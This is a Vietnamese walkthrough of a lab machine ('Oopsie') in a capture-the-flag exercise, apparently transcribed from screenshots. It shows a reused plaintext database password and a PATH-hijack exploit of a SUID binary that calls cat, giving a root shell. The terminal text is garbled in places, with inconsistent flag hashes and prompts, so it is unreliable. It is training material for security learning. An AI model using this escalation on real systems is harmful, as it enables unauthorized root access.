proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:IRCd-User-Reseller-Admin:/var/lib/gnats:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:system Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
_ld:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:73::/run/uuidd:/usr/sbin/nologin
dnsd:x:107:107:dnsmasq:/var/run/dnsmasq/mih:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$
```

Kiểm tra đáp án:

TASK 6

What is the file that contains the password that is shared with the robert user?

\*\*.\*\*p

db.php

[Hide Answer](#)

## Task7:

TASK 7

What executable is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?

\*\*\*d



## Các bước thực hiện:

Để xác định tất cả các file sở hữu bởi bugtracker group ta dùng lệnh find kết hợp với tùy chọn "-group bugtracker"

Kiểm tra đáp án:

TASK 7

What executable is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?

\*\*\*d



[find](#)

[Hide Answer](#)

## Task8:

TASK 8

Regardless of which user starts running the bugtracker executable, what's user privileges will use to run?

\*\*\*t

SUBMIT ANSWER

HINT

## Các bước thực hiện:

Bất kể dù là người dùng nào khi chạy bugtracker sẽ dùng quyền **root** để thực thi.

Kiểm tra kết quả:

TASK 8

Regardless of which user starts running the bugtracker executable, what's user privileges will use to run?

\*\*\*t



root

[Hide Answer](#)

## Task9:

TASK 9

What SUID stands for?

\*\*\* \*\*\*\*\* \*\*\*\* \*D

SUBMIT ANSWER

HINT

## Các bước thực hiện:

SUID nghĩa là **Set Owner User ID**

Kiểm tra kết quả:

**TASK 9****What SUID stands for?**

\*\*\* \*\*\*\*\* \*\*\*\* \*D

**Set Owner User ID**[Hide Answer](#)**Task10:****TASK 10****What is the name of the executable being called in an insecure manner?**

\*\*\*

**SUBMIT ANSWER****HINT****Các bước thực hiện:**

Đầu tiên ta kiểm tra các lệnh có thể sử dụng được với quyền sudo. Kết quả trả cho thấy user robert không có quyền sudo trên oopsie.

```

File Actions Edit View Help
ls
admin.php db.php index.php script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ strings db.php
strings db.php
#!/bin/sh
$conn = mysqli_connect('localhost', 'robert', 'M3g4C0rpUs3r!', 'garage');
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$ locate user.txt
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
robert@oopsie:/var/www/html/cdn-cgi/login$ find user.txt
find user.txt
find: 'user.txt': No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd $
cd $
bash: cd: $: No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd /
cd /
robert@oopsie:/$ ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
robert@oopsie:/$ cd home
cd home
robert@oopsie:/home$ ls
ls
robert
robert@oopsie:/home$ cd robert
cd robert
robert@oopsie:~$ locate user.txt
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
robert@oopsie:~$ ls
ls
user.txt
robert@oopsie:~$ cat user.txt
cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
robert@oopsie:~$ sudo -l
sudo -l
[sudo] password for robert: M3g4C0rpUs3r!
Sorry, user robert may not run sudo on oopsie.
robert@oopsie:~$ 

```

Dùng lệnh **id** để kiểm tra thông tin về user robert:

```
semloh4869@kali:~
```

```
File Actions Edit View Help
strings db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$ locate user.txt
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
robert@oopsie:/var/www/html/cdn-cgi/login$ find user.txt
find user.txt
find: 'user.txt': No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd $
cd $
bash: cd: $: No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd /
cd /
robert@oopsie:$ ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
robert@oopsie:$ cd home
cd home
robert@oopsie:/home$ ls
ls
robert
robert@oopsie:/home$ cd robert
cd robert
robert@oopsie:$ locate user.txt
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
robert@oopsie:$ ls
ls
user.txt
robert@oopsie:$ cat user.txt
cat user.txt
f2c4e8db7983851ab2a06944eb7981
robert@oopsie:$ sudo -l
sudo -l
[sudo] password for robert: M3g4C0rpUs3r!
Sorry, user robert may not run sudo on oopsie.
robert@oopsie:$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:$
```

Ta thấy user robert có thuộc group **bugtracker** với id là 1001. Dùng lệnh **find / -group bugtracker 2>/dev/null** để tìm kiếm các file liên quan đến group này:


```
semloh4869@kali:~
```

```
File Actions Edit View Help
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$ locate user.txt
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
robert@oopsie:/var/www/html/cdn-cgi/login$ find user.txt
find user.txt
find: 'user.txt': No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd $
cd $
bash: cd: $: No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd /
cd /
robert@oopsie:$ ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
robert@oopsie:$ cd home
cd home
robert@oopsie:/home$ ls
ls
robert
robert@oopsie:/home$ cd robert
cd robert
robert@oopsie:$ locate user.txt
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
robert@oopsie:$ ls
ls
user.txt
robert@oopsie:$ cat user.txt
cat user.txt
f2c4e8db7983851ab2a06944eb7981
robert@oopsie:$ sudo -l
sudo -l
[sudo] password for robert: M3g4C0rpUs3r!
Sorry, user robert may not run sudo on oopsie.
robert@oopsie:$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:$ find / -group bugtracker 2>/dev/null
find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:$
```

Ta tìm được file với đường dẫn sau:

**/usr/bin/bugtracker**

## Kiểm tra file nói trên:



```
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
robert@oopsie:/var/www/html/cdn-cgi/login$ find user.txt
find: 'user.txt': No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd $
cd $
bash: cd: $: No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd /
cd /
robert@oopsie:/$ ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
robert@oopsie:/$ cd home
cd home
robert@oopsie:/home$ ls
ls
robert
robert@oopsie:/home$ cd robert
cd robert
robert@oopsie:~$ locate user.txt
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
robert@oopsie:~$ ls
ls
user.txt
robert@oopsie:~$ cat user.txt
cat user.txt
F274ee0db7983851ab2a96a44eb7981
robert@oopsie:~$ sudo -
sudo -l
[sudo] password for robert: M3g4C0rpUs3r!
Sorry, user robert may not run sudo on oopsie.
robert@oopsie:~$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:~$ find / -group bugtracker 2>/dev/null
find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:~$ ls -la /usr/bin/bugtracker
ls -la /usr/bin/bugtracker
ls -la /usr/bin/bugtracker 66 file /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, For GNU/Linux 3.2.0, BuildID[sha1]=b87543421344c400a95cbbe34bbc885698b52b8d, not str
ipped
robert@oopsie:~$
```

Ta thấy file bugtracker là một file thực thi có **setuid** đang sở hữu bởi root user. Ta có thể lợi dụng việc này để khai thác lỗi. Vì file thực thi có **setuid** sẽ thực thi với quyền của chủ sở hữu chứ không quan tâm đến quyền của người dùng đang thực thi file đó. Nếu một file thực thi có **setuid** được sở hữu bởi **root** user, khi một người dùng không có phân quyền **root** chạy file đó thì file đó vẫn sẽ được thực thi với quyền của **root**.

Ta chạy thử file bugtracker để xem cách thức file này hoạt động:



```
robert@oopsie:~$ cd /usr/bin
cd /usr/bin
robert@oopsie:/usr/bin$ ./bugtracker
./bugtracker

: EV Bug Tracker :

Provide Bug ID: 56
56
_____
cat: /root/reports/56: No such file or directory
robert@oopsie:/usr/bin$
```

Ta thấy kết quả trả về của file này dựa trên kết quả của lệnh:

**cat :/root/reports/{input}**

Vậy ta có thể xác định lệnh được gọi trong file bugtracker-đáp án của task này là **cat**

Kiểm tra kết quả:

**TASK 10**

What is the name of the executable being called in an insecure manner?

★★★

**cat**

Hide Answer

## Submit user flag:

**SUBMIT FLAG**

Submit user flag

\*\*\*\*\*

Show Answer


## Các bước thực hiện:

Đăng nhập với tài khoản của user robert và vào thư mục home/robert ta sẽ tìm được user flag:


```
File Actions Edit View Help
semloh4869@kali: ~
su: Authentication failure
www-data@opsie:/var/www/html/cdn-cgi/login$ cd /var/www/html/cdn-cgi/login
cd /var/www/html/cdn-cgi/login
www-data@opsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.js
www-data@opsie:/var/www/html/cdn-cgi/login$ strings db.php
strings db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
www-data@opsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
root@opsie:/var/www/html/cdn-cgi/login$ locate user.txt
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
root@opsie:/var/www/html/cdn-cgi/login$ find user.txt
find user.txt
find: 'user.txt': No such file or directory
root@opsie:/var/www/html/cdn-cgi/login$ cd $
cd $
bash: cd: $: No such file or directory
root@opsie:/var/www/html/cdn-cgi/login$ cd /
cd /
root@opsie:/$
ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
root@opsie:$ cd home
cd home
root@opsie:/home$ ls
ls
robert
root@opsie:/home$ cd robert
cd robert
root@opsie:$ locate user.txt
locate user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
root@opsie:$ ls
ls
user.txt
root@opsie:$ cat user.txt
cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
root@opsie:$
```

User flag: **f2c74ee8db7983851ab2a96a44eb7981**

Kiểm tra đáp án:



## Submit root flag:



## Các bước thực hiện:

Dựa vào phân tích cách thức hoạt động của file bugtracker ta biết được nó sử dụng lệnh cat để đọc nội dung file với đường dẫn `/root/reports/{input}`. Tuy nhiên nó không chỉ rõ đường dẫn của lệnh cat, ta có thể lợi dụng điểm này để khai thác bằng cách vào thư mục `/tmp` tạo một file thực tên là cat với nội dung như sau:

`/bin/sh`

Cấp quyền thực thi cho file trên bằng lệnh:


`chmod +x cat`

Đưa folder `/tmp` vào biến môi trường **PATH** bằng lệnh:

`export PATH=/tmp:$PATH`

Kiểm tra `/tmp` đã thêm vào PATH hay chưa thông qua lệnh:


## echo \$PATH



```
semloh4869@kali:~
```

```
ipped
robert@oopsie:~$ ./usr/bin/bugtracker
./usr/bin/bugtracker
bash: ./usr/bin/bugtracker: No such file or directory
robert@oopsie:~$ cd /usr/bin/bugtracker
cd /usr/bin/bugtracker
bash: cd: /usr/bin/bugtracker: Not a directory
robert@oopsie:~$ ./usr/bin/bugtracker
./usr/bin/bugtracker
bash: ./usr/bin/bugtracker: No such file or directory
robert@oopsie:~$ cd /usr/bin/bugtracker
cd /usr/bin/bugtracker
robert@oopsie:~$ ./usr/bin/bugtracker
./usr/bin/bugtracker
cat: /root/reports/56: No such file or directory
robert@oopsie:/usr/bin$ cd ~
cd ~
robert@oopsie:~$ ls
ls
user.txt
robert@oopsie:~$ cat user.txt
cat user.txt
f2c74e8db7983851ab2a0644eb7981
robert@oopsie:~$ cd /tmp
cd /tmp
robert@oopsie:/tmp$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
robert@oopsie:/tmp$ ls
ls
cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$
```

Cuối cùng thực thi lại file bugtracker, lúc này ta đã lấy được quyền root trong hệ thống.



```
semloh4869@kali:~
```

```
File Actions Edit View Help
Provide Bug ID: 56
56
```


```
cat: /root/reports/56: No such file or directory
robert@oopsie:/usr/bin$ cd ~
cd ~
robert@oopsie:~$ ls
ls
user.txt
robert@oopsie:~$ cat user.txt
cat user.txt
f2c74e8db7983851ab2a0644eb7981
robert@oopsie:~$ cd /tmp
cd /tmp
robert@oopsie:/tmp$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
robert@oopsie:/tmp$ ls
ls
cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$ cd /usr/bin
cd /usr/bin
robert@oopsie:/usr/bin$ ./bugtracker
./bugtracker

: EV Bug Tracker :

Provide Bug ID: 23
23
```

```
# whomai
whomai
/bin/sh: 1: whomai: not found
# whomai
whomai
root
#
```

Truy cập vào thư mục root và lấy được root flag:




```
semloh4869@kali: ~
```

```
File Actions Edit View Help
manifest xkill
manpath xisatoms
mapscren xisclients
man xisfonts
mcookie xmessage
md5sum xmodmap
md5sum.textutils xprop
mdig xrandr
msg xrdb
migrate-pubring-from-classic-gpg xrefresh
mimeopen xwininfo
mimetype xset
